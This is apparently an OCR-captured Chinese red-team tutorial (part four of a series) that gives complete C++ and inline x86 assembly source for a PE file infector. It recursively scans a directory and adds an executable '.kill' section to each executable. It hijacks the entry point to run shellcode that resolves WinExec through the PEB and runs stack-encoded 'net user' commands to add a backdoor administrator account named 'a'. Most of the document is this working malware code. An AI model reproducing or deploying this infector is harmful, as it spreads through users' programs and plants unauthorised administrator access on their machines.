


```
_asm

{

        LEA  eax,shellCode

        MOV pShell,eax;

        LEA  EBX,shellEnd;

        SUB EBX,EAX;

        MOV  dwShellLen,EBX;
}

这样汇编代码的首地址和汇编代码的长度就被放进了pShell,dwShellLen

还有就是调回原有的起始地点，原有入口地点

dwOldOEP=dwOldOEP-(SectionShell.VirtualAddress+dwShellLen)-5;(5是jmp指令的长度)
```

# 红队另类实战PE感染完整实现代码（四）



```
// PE_Test.cpp : 定义控制台应用程序的入口点。
//

#include "stdafx.h"
#include <windows.h>
#include <stdio.h>
#include <assert.h>


//本程序只适用于载入基址定位的。。。非随机基址
//感染指定目录的PE文件
char ItIs[MAX_PATH] = "E:\\test222";
//添加了一个新节区
//然后shellcode是添加一个名为a，密码为a的administrator
//然后PEB定位kernel32只在我的win7 x64电脑上测试成功，可以稍许修改，以通用

//函数功能：以ALIGN_BASE为对齐度对齐size
//参数说明：
//size:需要对齐的大小
//ALIGN_BASE:对齐度
//返回值:返回对齐后的大小
DWORD Align(DWORD size, DWORD ALIGN_BASE)
{
    assert(0 != ALIGN_BASE);
    if (size % ALIGN_BASE)
    {
        size = (size / ALIGN_BASE + 1) * ALIGN_BASE;
    }
    return size;
}


//函数功能：检测感染标识和设置感染标识
//参数说明：
//pDosHdr:执行DOS头
//返回值:是否未被感染，是->TRUE，否->FALSE
BOOL SetFectFlag(PIMAGE_DOS_HEADER &pDosHdr)
{
    if (*(DWORD*)pDosHdr->e_res2 == 0x4B4B43)
    {
        return FALSE;
    }
    else
    {
        *(DWORD*)pDosHdr->e_res2 = 0x4B4B43;
        return TRUE;
    }
}


//函数功能:打开文件并判断文件类型
//参数说明:
//szPath:文件绝对路径
//lpMemory:保存文件内存映射地址
//返回值:是否是PE文件, 是->TRUE, 否->FALSE
BOOL CreateFileAndCheck(char *szPath, LPVOID &lpMemory, HANDLE &hFile)
{
    //打开文件
    hFile = CreateFileA(szPath, GENERIC_READ | GENERIC_WRITE, 0, NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
    if (hFile == INVALID_HANDLE_VALUE)
    {
        //printf("CreateFileA %s Failed! ErrorCode = %d\n", szPath, GetLastError());
        return FALSE;
    }
    HANDLE hMap = CreateFileMappingA(hFile, NULL, PAGE_READWRITE, NULL, NULL, NULL);
    if (!hMap)
    {
        //printf("CreateFileMappingA %s Failed! ErrorCode = %d\n", szPath, GetLastError());
        return FALSE;
    }
    lpMemory = MapViewOfFile(hMap, FILE_MAP_READ | FILE_MAP_WRITE, NULL, NULL, NULL);
    if (!lpMemory)
    {
        //printf("MapViewOfFile %s Failed! ErrorCode = %d\n", szPath, GetLastError());
        CloseHandle(hMap);
        return FALSE;
    }


    CloseHandle(hMap);
    return TRUE;
}


//函数功能: 感染指定文件
//参数说明:
//szPath:文件绝对路径
void FectPE(char *szPath)
{
    LPVOID lpMemory;
    HANDLE hFile;
    if (!CreateFileAndCheck(szPath, lpMemory, hFile))
    {
        return;
    }
    PIMAGE_DOS_HEADER pDosHdr = (PIMAGE_DOS_HEADER)lpMemory;
    //判断DOS标识
    if (*(WORD*)pDosHdr != 23117)
        goto Err;


    PIMAGE_NT_HEADERS32 pNtHdr = (PIMAGE_NT_HEADERS32)(*(DWORD*)&pDosHdr + (DWORD)pDosHdr->e_lfanew);
    //判断NT标识
    if (*(WORD*)pNtHdr != 17744)
        goto Err;


    //设置感染标识
    if (!SetFectFlag(pDosHdr))
        goto Err;


    //检查可用空间
    if ((pNtHdr->FileHeader.NumberOfSections + 1) * sizeof(IMAGE_SECTION_HEADER) > pNtHdr->OptionalHeader.SizeOfHeaders)
        goto Err;


    PIMAGE_SECTION_HEADER pSecHdr = (PIMAGE_SECTION_HEADER)(*(DWORD*)&pNtHdr + sizeof(IMAGE_NT_HEADERS32));
    PIMAGE_SECTION_HEADER pNewHdr = (PIMAGE_SECTION_HEADER)(pSecHdr + pNtHdr->FileHeader.NumberOfSections);
    PIMAGE_SECTION_HEADER pLastHdr = (PIMAGE_SECTION_HEADER)(pNewHdr - 1);


    //检测是否有附加数据
    DWORD i = 0;
    DWORD size = pSecHdr->PointerToRawData;
    for (; i < pNtHdr->FileHeader.NumberOfSections; i++)
    {
        size += Align(pSecHdr->SizeOfRawData, pNtHdr->OptionalHeader.FileAlignment);
    }
    if (size != GetFileSize(hFile, 0))
    {
        return;//有附加数据
    }


    goto shellend;
    _asm
    {
    shellstart:
        pushad
            mov eax, fs : [0x30];
            mov eax, [eax + 0x0c];
            mov esi, [eax + 0x1c]
            lodsd;
            mov eax, [eax];
            mov eax, [eax + 0x08];
            mov ebp, eax


            mov eax, dword ptr[eax + 0x3c];
            mov eax, dword ptr[eax + ebp + 0x78];
            mov ecx, [ebp + eax + 24];
            mov ebx, [ebp + eax + 32];
            add ebx, ebp

            push dword ptr 0x00007373;
            push dword ptr 0x65726464
            push dword ptr 0x41636F72
            push dword ptr 0x50746547
            mov  edx, esp
            push ecx
        loc1:
                mov edi, edx
            pop ecx
            dec ecx
            test ecx, ecx
            jz exit
            mov esi, [ebx + ecx * 4]
            add esi, ebp
            push ecx
            mov ecx, 15
            repz cmpsb
            test ecx, ecx
            jnz loc1


            pop ecx; ecx = 0x244
            mov esi, [ebp + eax + 36];
            add esi, ebp
            movzx esi, word ptr[esi + ecx * 2];
            mov edi, [ebp + eax + 28];
            add edi, ebp
            mov edi, [edi + esi * 4];
            add edi, ebp; edi = 0x771F1222


            /*xor ebx,ebx;构造LoadLibraryA字符串
```



```
            push ebx
            push dword ptr 0x41797261
            push dword ptr 0x7262694C
            push dword ptr 0x64616F4C
            push esp
            push ebp
            call edi;0x771F4977
            add esp,16;恢复堆栈

            push dword ptr 0x00006C6C;构造msvcrt.dll字符串
            push dword ptr 0x642E7472
            push dword ptr 0x6376736D
            push esp
            call eax;75AA0000
            add esp,12;恢复堆栈
            */
            push dword ptr 0x00636578;
            push dword ptr 0x456E6957
            push esp
            push ebp
            call edi;
        add esp, 8
            push eax
            xor ebx, ebx;
            push ebx
            push dword ptr 0x6464612F
            push dword ptr 0x20612061
            push dword ptr 0x20726573
            push dword ptr 0x75207465
            push dword ptr 0x6E20632F
            push dword ptr 0x20646D63
            push ebx
            mov ebx, esp
            add ebx, 4
            push ebx
            call eax
            add esp, 28;
            pop eax
            push DWORD ptr 0x00646461;
            push DWORD ptr 0X2F206120
            push DWORD ptr 0X73726F74
            push DWORD ptr 0X61727473
            push DWORD ptr 0X696E696D
            push DWORD ptr 0X64612070
            push DWORD ptr 0X756F7267
            push DWORD ptr 0X6C61636F
            push DWORD ptr 0X6C207465
            push DWORD ptr 0X6E20632F
            push DWORD ptr 0X20646D63
            push DWORD ptr 0
            mov ebx, esp
            add ebx, 4
            push ebx
            call eax
            add esp, 44
        exit:
        add esp, 16
            popad
            mov eax, 0x11111111
            jmp eax
    }
shellend:
    PBYTE *pShell;
    DWORD nShellLen;
    _asm
    {
        lea eax, shellstart
            mov pShell, eax
            lea ebx, shellend
            sub ebx, eax
            mov nShellLen, ebx
    }
    //添加新节
    memcpy(pNewHdr->Name, ".kill", 4);
    pNewHdr->VirtualAddress = pLastHdr->VirtualAddress + Align(pLastHdr->Misc.VirtualSize, pNtHdr->OptionalHeader.SectionAlignment);
    pNewHdr->PointerToRawData = pLastHdr->PointerToRawData + Align(pLastHdr->SizeOfRawData, pNtHdr->OptionalHeader.FileAlignment);
    //新加节virtualsize
    DWORD nSecSize = nShellLen;
    pNewHdr->Misc.VirtualSize = nSecSize;//这个值可以不是对齐的值 ps:貌似除了这个其他都要对齐哎╮(╯▽╰)╭
    pNewHdr->SizeOfRawData = Align(nSecSize, pNtHdr->OptionalHeader.FileAlignment);
    pNewHdr->Characteristics = IMAGE_SCN_MEM_READ | IMAGE_SCN_MEM_WRITE | IMAGE_SCN_MEM_EXECUTE;
    pNtHdr->FileHeader.NumberOfSections++;
    pNtHdr->OptionalHeader.SizeOfImage += Align(pNewHdr->Misc.VirtualSize, pNtHdr->OptionalHeader.SectionAlignment);//这个值必须是对齐的值
    pNtHdr->OptionalHeader.SizeOfCode += Align(pNewHdr->SizeOfRawData, pNtHdr->OptionalHeader.FileAlignment);//话说这个好像可要可不要
    //FlushViewOfFile(pDosHdr, 0);


    //写入shellcode
    DWORD dwNum1 = 0;
    SetFilePointer(hFile, 0, 0, FILE_END);
    WriteFile(hFile, pShell, nShellLen, &dwNum1, NULL);
    SetFilePointer(hFile, -6, 0, FILE_CURRENT);
    DWORD dwOldOp = pNtHdr->OptionalHeader.AddressOfEntryPoint;
    //printf("原始入口点: %XH\n", dwOldOp);
    dwOldOp += pNtHdr->OptionalHeader.ImageBase;
    //printf("原始程序加载点: %XH\n", dwOldOp);
    WriteFile(hFile, &dwOldOp, 4, &dwNum1, NULL);


    //写入剩余字节
    PBYTE pByte = (PBYTE)malloc(pNewHdr->SizeOfRawData - nShellLen);
    ZeroMemory(pByte, pNewHdr->SizeOfRawData - nShellLen);
    DWORD dwNum = 0;
    SetFilePointer(hFile, 0, 0, FILE_END);
    WriteFile(hFile, pByte, pNewHdr->SizeOfRawData - nShellLen, &dwNum, NULL);
    //FlushFileBuffers(hFile);
    free(pByte);


    pNtHdr->OptionalHeader.AddressOfEntryPoint = pNewHdr->VirtualAddress;
    //printf("新入口点: %X\n", pNewHdr->VirtualAddress);


Err:
    CloseHandle(hFile);
    UnmapViewOfFile(lpMemory);
}


//函数功能: 扫描查找文件
//参数说明:
//szPath:需要扫描的目录
void FindFile(char *szPath)
{
    WIN32_FIND_DATAA FindFileData;

    char szFileToFind[MAX_PATH] = { 0 };
    lstrcpyA(szFileToFind, szPath);
    lstrcatA(szFileToFind, "\\*.*");


    //查找目录下所有文件
    HANDLE hFile = FindFirstFileA(szFileToFind, &FindFileData);
    if (hFile == INVALID_HANDLE_VALUE)
    {
        printf("FindFirstFileA Failed!\n");
        return;
    }
    do
    {
        char szNewPath[MAX_PATH] = { 0 };
        lstrcpyA(szNewPath, szPath);


        //判断是否是目录
        if (FindFileData.dwFileAttributes == FILE_ATTRIBUTE_DIRECTORY)
        {
            //判断是否是.或..
            if (!lstrcmpA(FindFileData.cFileName, ".") || !lstrcmpA(FindFileData.cFileName, "..")){}
            else
            {
                //递归查找下级目录
                lstrcatA(szNewPath, "\\");
                lstrcatA(szNewPath, FindFileData.cFileName);
                FindFile(szNewPath);
            }
        }
        else
        {
            //处理查找到的文件
            char szExe[MAX_PATH] = { 0 };
            lstrcpyA(szExe, szNewPath);
            lstrcatA(szExe, "\\");
            lstrcatA(szExe, FindFileData.cFileName);
            MessageBoxA(NULL, szExe, NULL, 0);
            FectPE(szExe);
        }
    } while (FindNextFileA(hFile, &FindFileData));


    FindClose(hFile);
}



int _tmain(int argc, _TCHAR* argv[])
{
    FindFile(ItIs);
    return 0;
}


```